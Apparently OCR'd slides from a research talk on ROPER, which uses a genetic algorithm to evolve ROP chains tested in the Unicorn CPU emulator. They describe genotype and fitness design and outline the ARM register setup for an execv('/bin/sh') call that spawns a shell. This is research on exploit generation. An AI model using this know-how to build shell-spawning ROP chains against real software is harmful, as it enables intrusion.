

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


Anything that implements these traits can implement Darwinian evolution.



19. Bird's-Eye View of ROPER



20. Genetic Algorithm with Tournament Selection



21. Implementation Details

GENOTYPE REPRESENTATION	stack of gadget pointers & dwords
VARIATION OPERATORS	single-point crossover (fitness weighted) or cloning with micromutation
PHENOTYPE REPRESENTATION	behaviour of ROP-chain in virtual CPU, loaded with target executable
FITNESS FUNCTIONS	crowding-modulated crash penalty performance in task niching/fitness-sharing modifier

22. The Unicorn Emulation Library

In order to examine the behaviour of each ROP or JOP payload, I make use of Nguyen Anh Quynh's (excellent) Unicorn CPU Emulation library, which allows one to utilize QEMU's CPU modules without needing to spin up an entire QEMU instance.

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
This has been a terrifically useful tool for studying low-level processes on variou architectures, and I encourage anyone doing the same to look into it.

23. Pattern matching



Suppose we wanted to prime the CPU for the call

```
execv("/bin/sh", ["/bin/sh"], 0);
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execv("/bin/sh", ["/bin/sh"], 0);
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We'd need a ROP chain that sets r0 and r1 to point to some memory location that contains "/bin/sh", sets r2 to 0, and r7 to 11. Once that's in place spawning a shell is as simple as jumping to any given address that contains an svc instruction.

